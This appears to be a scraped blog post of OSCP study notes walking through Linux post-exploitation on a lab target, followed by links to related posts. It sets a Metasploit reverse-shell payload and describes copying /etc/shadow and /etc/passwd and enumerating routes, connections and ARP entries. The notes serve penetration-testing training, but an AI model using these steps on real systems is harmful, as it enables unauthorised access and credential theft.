
Set the payload type to generic/shell_reverse_tcp, it works.
set payload generic/shell_reverse_tcp

exploit
3. Try to find something insteresting.

.bash_history in the root folder

shadow file in the path /etc/shadow
passwd file in the path /etc/passwd.

Copy and save the previous two files on the desktop.



Locate the route command, and try to find something interesting in the routing table. But nothing is valuable.

Locate the netstat command, and try to find something interesting from the active Internet connections.

Locate the arp command, and try to find something interesting in the mac address.


Locate the flag file, and try to find someting interetsting.
Post Exploitation Guide:
https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List
OSCP Learning Notes - Post Exploitation(1)的更多相关文章
- OSCP Learning Notes - Post Exploitation(2)
Windows Post Exploitation Target Server: IE8-Win 7 VM 1. Download and upload the fgdump, PwDump7, wc ...
- OSCP Learning Notes - Post Exploitation(4)
Pivoting 1. Edit the virtual network settings of the Vmware. 2. Set the Network Adapter(s) of Kali L ...
- OSCP Learning Notes - Post Exploitation(3)
Post-Exploit Password Attacks 1. Crack using the tool - john (Too slow in real world) Locate the roc ...
- OSCP Learning Notes - WebApp Exploitation(5)
Remote File Inclusion[RFI] Prepare: Download the DVWA from the following website and deploy it on yo ...
- OSCP Learning Notes - WebApp Exploitation(4)
Local File Inclusion[LFI] Target Pentester Lab: Download from the following website: https://www.vul ...
- OSCP Learning Notes - WebApp Exploitation(3)
SQL Injection[SQLi] Refrence: SQL Injection Authentication Bypass Cheat Sheet https://pentestlab.blo ...
- OSCP Learning Notes - WebApp Exploitation(2)
Cross-Site Scripting(XSS) 1. Using the tool - netdiscover to find the IP of target server. netdiscov ...
- OSCP Learning Notes - WebApp Exploitation(1)
Installing XSS&MySQL FILE Download the Pentester Lab: XSS and MySQL FILE from the following webs ...
- OSCP Learning Notes - Overview
Prerequisites: Knowledge of scripting languages(Bash/Pyhon) Understanding of basic networking concep ...
随机推荐
- JSR133提案-修复Java内存模型
目录 1. 什么是内存模型? 2. JSR 133是关于什么的? 3. 再谈指令重排序 4.同步都做了什么? 5. final字段在旧的内存模型中为什么可以改变? 6."初始化安全" ...
- cb16a_c++_顺序容器的选用_排序_二分查找
/*cb16a_c++_顺序容器的选用_排序_二分查找顺序容器: 1.vector的优点与缺点 vector优点:排序利用下标,快速排序,做二分查找非常快 2.list的优点与缺点 list优点:插入 ...
- vulstack红队评估(三)
一.环境搭建: ①根据作者公开的靶机信息整理 没有虚拟机密码,纯黑盒测试...一共是5台机器,目标是拿下域控获取flag文件 ②虚拟机网卡设置 centos双网卡模拟内外网: 外网:192.168 ...
- SSH免密登录详解
SSH免密登录详解 SSH(Security Shell)安全外壳协议,是较为可靠的,专为远程登录会话和其他网络服务提供安全保证的协议. 对于传统的网络服务程序(例如,FTP,Telnet等)来说 ...
- Oracle调用Java方法(下)复杂Jar包封装成Oracle方法以及ORA-29521错误
上一篇随笔中已经说了简单的Jar是如何封装的,但是我的需求是根据TIPTOP的查询条件产生XML文件并上传到FTP主机中,那么就要涉及到XML生成的方法和FTP上传的方法 所以在Eclipse写的时候 ...
- Python实现监测抖音在线时间,实时记录一个人全天的在线情况
前言 本文的文字及图片来源于网络,仅供学习.交流使用,不具有任何商业用途,版权归原作者所有,如有问题请及时联系我们以作处理. 作者:小dull鸟 今天给大家分享一篇有趣的文章,灵感来自于前几天与室友的 ...
- vmware 虚拟机安装失败如何解决
1.最好安装在默认路径2,安装之前先卸载之前安装的软件,卸载使用最经典的Windows软件卸载工具Windows install clean up其他方式的卸载我使用了很多次都不行,网上很多方法都看了 ...
- 跟着whatwg看一遍事件循环
前言 对于单线程来说,事件循环可以说是重中之重了,它为任务分配不同的优先级,井然有序的调度.让js解析,用户交互,页面渲染等互不冲突,各司其职. 我们书写的代码无时无刻都在和事件循环打交道,要想写出更 ...
- 基数排序(Java)
基数排序(Java) 博客说明 文章所涉及的资料来自互联网整理和个人总结,意在于个人学习和经验汇总,如有什么地方侵权,请联系本人删除,谢谢! 基数排序(桶排序)介绍 基数排序(radix sort)属 ...
- 并发06--JAVA中的并发工具类
1.等待多线程完成的CountDownLatch CountDownLatch允许一个或多个线程等待其他线程完成操作. 使用join也可以完成这个操作,代码示例如下: package com.exam ...